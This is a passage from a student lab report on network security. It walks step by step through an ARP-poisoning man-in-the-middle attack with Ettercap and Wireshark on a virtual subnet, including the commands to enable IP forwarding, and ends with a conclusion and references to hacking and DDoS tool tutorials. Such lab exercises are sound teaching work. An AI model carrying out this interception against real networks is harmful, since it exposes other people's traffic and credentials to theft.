
Step 6 : In the Ettercap choose eth0 as primary interface and then click accept.



Step 7 : After that, click button host list at the top left corner to access the host list panel.



Step 8 : Then click the scan for hosts button on the top left corner to search for available hosts.



Host List x

IP Address	MAC Address	Description
10.0.2.1	52:54:00:12:35:00	
10.0.2.2	52:54:00:12:35:00	
10.0.2.3	08:00:27:BC:F5:75	
10.0.2.4	08:00:27:DF:57:DA	

Right-click context menu for host 10.0.2.3:

- Add to Target 1
- Add to Target 2
- Delete host

Buttons at the bottom:

- Delete Host
- Add to Target 1
- Add to Target 2

Log output:

```
DHCP: [08:00:27:36:9B:C6] REQUEST 10.0.2.15
DHCP: [10.0.2.3] ACK : 10.0.2.15 255.255.255.0 GW 10.0.2.1 DNS 192.168.0.1
DHCP: [08:00:27:36:9B:C6] REQUEST 10.0.2.15
DHCP: [10.0.2.3] ACK : 10.0.2.15 255.255.255.0 GW 10.0.2.1 DNS 192.168.0.1
Host 10.0.2.4 added to TARGET1
Host 10.0.2.3 added to TARGET2
```

Step 9: Select the ip addresses and assign them as Target 1 and Target 2.

Host List x

IP Address	MAC Address	Description
10.0.2.1	52:54:00:12:35:00	
10.0.2.2	52:54:00:12:35:00	
10.0.2.3	08:00:27:BC:F5:75	
10.0.2.4	08:00:27:DF:57:DA	

Right-click context menu for host 10.0.2.4 (highlighted in blue):

- Targets
 - Current targets
 - Select targets
- Protocol
- Reverse matching
- Wipe targets


Buttons at the bottom:

- Delete Host
- Add to Target 1
- Add to Target 2

Log output:

```
DHCP: [10.0.2.3] ACK : 10.0.2.15 255.255.255.0 GW 10.0.2.1 DNS 192.168.0.1
DHCP: [08:00:27:36:9B:C6] REQUEST 10.0.2.15
DHCP: [10.0.2.3] ACK : 10.0.2.15 255.255.255.0 GW 10.0.2.1 DNS 192.168.0.1
DHCP: [08:00:27:36:9B:C6] REQUEST 10.0.2.15
DHCP: [10.0.2.3] ACK : 10.0.2.15 255.255.255.0 GW 10.0.2.1 DNS 192.168.0.1
Host 10.0.2.4 added to TARGET1
```

Step 10 : After selecting the target open the target panel and choose current target to view the targeted ip address.



Step 11 : Show the targeted ip addresses.

```
(kali㉿kali)-[~] for mailcap (3.70+)
$ cat /proc/sys/net/ipv4/ip_forward
```

Step 12 : Open new terminal and check the value of ip_forward using the following command:

```
cat /proc/sys/net/ipv4/ip_forward
```

```
(kali㉿kali)-[~]
└─$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
```


Step 13 : Then use the following command to set the value to 1:

```
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
```


```
(kali㉿kali)-[~]
└─$ wireshark &
[1] 5332
```

Step 14 : Open wireshark using the following command:


```
wireshark &
```




Step 15 : After opening the wireshark, select eth0 to capture the traffic.



Step 16 : In the Ettercap go to MITM(Man-In-The-Middle) on the top left corner and click ARP Poisoning.



Step 17 : Choose sniff remote connections and click ok to initiate ARP Poisoning in the network.



Step 18 : After that open wireshark to see numerous information is sent to the network, causing confusion among various ip addresses.

The screenshot shows the Ettercap interface version 0.8.3.1 (EB). The main window title is "Ettercap". The "Connections" tab is active, indicated by a blue border. Below the tabs are three filter sections: "Host filter", "Protocol filter", and "Connection state filter". The "Protocol filter" section has checkboxes for TCP (checked), UDP (checked), and Other (checked). The "Connection state filter" section has checkboxes for Active (checked), Idle (checked), Closing (checked), Closed (checked), and Killed (checked). The main table displays network connections with the following columns: Host, Port, - (empty), Host, Port, Proto, State, TX Bytes, RX Bytes, and Countries. The data in the table is as follows:

Host	Port	-	Host	Port	Proto	State	TX Bytes	RX Bytes	Countries
10.0.2.15	58894	-	34.117.121.53	443	TCP	idle	46	46	-- > US
10.0.2.15	49532	-	35.244.181.201	443	TCP	idle	913	4508	-- > US
10.0.2.15	33380	-	192.168.0.1	53	UDP	idle	35	140	-- > --
10.0.2.15	58314	-	152.195.38.76	80	TCP	idle	416	736	-- > US
10.0.2.2	0	-	10.0.2.3	0		idle	0	0	-- > --

Below the table are three buttons: "View Details", "Kill Connection", and "Expunge Connections".

ARP poisoning victims:

GROUP 1: 10.0.2.2 52:54:00:12:35:02

GROUP 2: 10.0.2.3 52:54:00:12:35:03

Step 19 : Open the connections on the top right corner to see te target's active connections

7. Critical Thinking Review

The critical thinking evaluation of the project's conclusion includes evaluating the main elements, how they interact, and the wider ramifications. A methodical approach to network configuration is shown in the documentation of IP addresses and subnet settings, highlighting the significance of a well-defined and structured infrastructure. Team Red and Blue's cooperation demonstrates a comprehensive approach, recognizing the need for both offensive and defensive tactics in cybersecurity. Multiple assaults on Linux and Windows systems show that possible vulnerabilities across various operating systems have been thoroughly examined. The focus on ongoing improvement demonstrates a forward-thinking attitude, which is essential for adjusting to the cybersecurity environment's constant change. Overall, the conclusion exhibits a critical thinking approach by reflecting a deliberate and strategic appraisal of the project's objectives, procedures, and lessons learned.

8. Conclusion

The goal of this data & Network Security project was to mimic a network environment in which three computers—two running Linux and the other two Windows—were linked to the same subnet. Two teams, Team Red as the attackers and Team Blue as the defenders, each with distinct tasks and responsibilities, participated in the project. To create a comprehensive understanding of the network architecture, the IP addresses and subnet configuration were documented. An invaluable resource for assessing and reducing possible security risks is this documentation.

To sum up, this cybersecurity project gave participants a practical way to assess how well defensive strategies work against actual cyber threats. It underlined how crucial a carefully designed and watched network is to fend off diverse threats. The security posture of networks and systems in the actual world can be improved with the help of the knowledge acquired from this simulation. Furthermore, by working together, the attack and defense teams were able to improve security procedures and methods by deepening their awareness of the dynamic cybersecurity environment.

9. Reference

1. Loi Liang Yang. (2021, February 11). *Big jump in remote desktop attacks?! Watch how hackers do it and protect your computers now!* [Video]. YouTube.
<https://www.youtube.com/watch?v=qI7opGQ3czE>
2. Spy Cyber. (2023, January 8). *Windows RDP Exploits Cybersecurity Part-1* [Video]. YouTube. https://www.youtube.com/watch?v=Z_22RPp43_g
3. Loi Liang Yang. (2019, December 14). *Get Usernames and Passwords with Ettercap, ARP Poisoning (Cybersecurity)* [Video]. YouTube.
<https://www.youtube.com/watch?v=CW0Mf9qGBOc>
4. Loi Liang Yang. (2020, January 4). *Wireless Access with Bettercap on Kali Linux (Cybersecurity)* [Video]. YouTube.
https://www.youtube.com/watch?v=6oZsqMqr_vc
5. Galkan. (n.d.). *GitHub - galkan/crowbar: Crowbar is brute forcing tool that can be used during penetration tests. It is developed to support protocols that are not currently supported by thc-hydra and other popular brute forcing tools.* GitHub.
<https://github.com/galkan/crowbar>
6. GeeksforGeeks. (2023, March 10). *Nmap Command in Linux with Examples.*
<https://www.geeksforgeeks.org/nmap-command-in-linux-with-examples/>
7. *How to recognize and avoid phishing scams.* (2023, November 29). Consumer Advice.
<https://consumer.ftc.gov/articles/how-recognize-and-avoid-phishing-scams>

8. Gamemann. (n.d.). *Gamemann/XDP-firewall: A firewall that utilizes the linux kernel's XDP hook. the XDP hook allows for very fast network processing on linux systems. this is great for dropping malicious traffic from a (D)Dos attack. IPv6 is supported with this firewall! I hope this helps network engineers/programmers interested in utilizing XDP!* GitHub.

<https://github.com/gamemann/XDP-Firewall>

9. Oluwaga, A. (2023, August 4). *Best DDOS tools for Kali Linux*. LinkedIn.

<https://www.linkedin.com/pulse/best-ddos-tools-kali-linux-ayomide-oluwaga>

